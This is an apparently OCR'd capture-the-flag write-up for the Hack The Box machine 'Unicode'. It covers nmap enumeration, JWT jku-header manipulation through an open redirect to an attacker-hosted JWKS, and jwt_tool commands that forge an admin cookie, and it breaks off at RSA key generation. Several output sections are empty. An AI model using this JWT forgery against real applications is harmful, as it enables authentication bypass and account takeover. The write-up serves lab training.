[UNICODE- BOX]

Hi folks, today I am going to solve a medium rated hack the box machine,Unicode created by webspl01t3r.So without any further intro, let's jump in.

common enumeration


Nmap

TCP over SSH
HTTP Default page
*Host OpenSSH 8.2p1 Ubuntu 4ubuntu0.3

code-Nmap

```
nmap -sC -sV  -A -oN nmap/unicode 10.10.11.126
```

output





```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-10 08:55 EDT
Nmap scan report for 10.10.11.126
Host is up (0.45s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
```

```
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 fd:a0:f7:93:9e:d3:cc:bd:c2:3c:7f:92:35:70:d7:77 (RSA)
|   256 8b:b6:98:2d:fa:00:e5:e2:9c:8f:af:0f:44:99:03:b1 (ECDSA)
|_  256 c9:89:27:3e:91:cb:51:27:6f:39:89:36:10:41:df:7c (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: 503
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.45 seconds
```


Default Page- HACKMEDIA

so lets chek at the Default page at http://10.10.11.126



Browsing to port 80, we are shown a landing page for `Hackmedia` with registration and login functionality.


output



output

so lets register and sign in


output



---

we get a dashboard lets check to see the links but they seem to go nowhere but there is a `powered by flask` so we know this is a python web application so i decide to open the upload with an intention of `posting a threat`


output



---


but it seem it once a `pdf` because that is what is being recognized in my `Browser files`
when i upload a pdf it comes with a Thank you message this seems as dead end

output



---

so i decide to open `burpsuite` to analyse it




a found a `jwt` token because it has a `header, payload and signature` and are base64 encoded

```
Cookie:
auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEu
aHRiL3N0YXRpYy9qd2tzLmpzb24ifQ.eyJ1c2VyIjoibGVzaGFjazk4In0.de9taXbTEwpf9U
_VJqjdWXptnAZf7VrFm2vAhAtmzY8PPtAxROz2KlD7SBAHQUpNtinIVFYEXSf5GLXWrT2NTEP
wh3ePzif6WwRrhfsYozGX6DV6fKflBzSU0NfpvAzt0Csd8xS47jlCEmn7CjsryQwMIA8w5Oz4
oLgs3N10tlAVot11KuMZmj9ZtfVSGI4KJ2AS_CP5j7upyhlsgwYQXrTUe8S8-
QPXcfW5dueS4c8lwlZZGdp8sYRnqwjG18X3w35shBwJJZHTNNj_cFLfMnSwzZq7hPWrCJQ_yI
-JDlxwf370gTaKnbvUU4CDbfDswxdQ__NBI4Epd0ElfdeJ0A
```

lets decode the header it with burp by adding an `==` to capture the padding

```
{"typ":"JWT","alg":"RS256","jku":"http://hackmedia.htb/static/jwks.json"}
```

so i decide to open jwt.io to try to analyse further because its loaded to help in signing cookies




As you can see in the jwt we have a host name lets add it to `etc/hosts`

code-/etc/hosts

```
echo 10.10.11.126 hackmedia.htb > /etc/hosts
```

lets check the http://hackmedia.htb/static/jwks.json

output



code -jwt


```
keys

0

kty

"RSA"

use

"sig"

kid

"hackthebox"

alg

"RS256"

n

"AMVcGPF62MA_lnClN4Z6WNCXZHbPYr-dhkiuE2kBaEPYYclRFDa24a-
AqVY5RR2NisEP25wdHqHmGhm3Tde2xFKFzizVTxxTOy0OtoH09SGuyl_uFZI0vQMLXJtHZuy_
YRWhxTSzp3bTeFZBHC3bju-UxiJZNPQq3PMMC8oTKQs5o-
bjnYGi3tmTgzJrTbFkQJKltWC8XIhc5MAWUGcoI4q9DUnPj_qzsDjMBGoW1N5QtnU91jurva9
SJcN0jb7aYo2vlP1JTurNBtwBMBU99CyXZ5iRJLExxgUNsDBF_DswJoOxs7CAVC5FjIqhb1tR
Ty3afMWsmGqw8HiUA2WFYcs"

e

"AQAB"
```

This is how the `Third party` can validate the keys but the probleum is that the jku is not protected so lets plan an attack path by changing the jku to point on our machine .

so lets take the header and save it convected to base64 and edit it

```
echo -n
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL
3N0YXRpYy9qd2tzLmpzb24ifQ.eyJ1c2VyIjoibGVzaGFjazk4In0 | base64 -d
>jwt.header
```

output




so lets edit to pont to our machine

```
{"typ":"JWT","alg":"RS256","jku":"http://10.10.16.16:9001/jwks.json"}
```

then lets encode it with this code


code-encoding

```
base64  jwt.header -w 0
```



so we need a page that can execute without the token to validate a `redirect` and we find it in the `Homepage (Dashboard)` when we send the page without the token it `redirects` us to the login page . so if we change the header to the one we just form and set a `listening port` we find

output




jku validation failed

---

in the homepage it confirms a `redirect` to google.com

output



so lets refine our url to this because it gives as a listening port
http://hackmedia.htb/redirect?url=10.10.16.28:9001/jwks.json


output

so lets refine our url to this becuse it gives us a redirect and encode it to base64

code-redirect


```
{"typ":"JWT","alg":"RS256","jku":"http://hackmedia.htb/static/../redirect
?url=10.10.16.28:8000/jwks.json"}
```

output



when we set a listening port on `port 8000` we get a response

output



so we need to make our our `jwks.json` because you see now the server connects to us and tries to look for `jwks.json` so lets download the jwks.json

code-wget

```
wget http://hackmedia.htb/static/jwks.json
```

output

so lets edit our jwks.json file we can use this tool from github jwt_tool so as to make an admin forged cookie so firt thing we need to do is to start a `Python3 server`

code-python-server

```
python3 -m http.server 80
```

Then we need to use the following code from the jwt_tool

code-jwt_tool

```
leshack-jwt_tool <JWT> -X s -ju http://hackmedia.htb/static/../redirect?
url=10.10.16.28/jwttool_custom_jwks.json -I -pc user -pv admin
```


so lets change the `n` and the `e` because the box is ponting to us

first lets make a ssh

code-ssh

```
ssh-keygen -t rsa -b 4096 -m PEM -f jwtRSA256.key
```

output

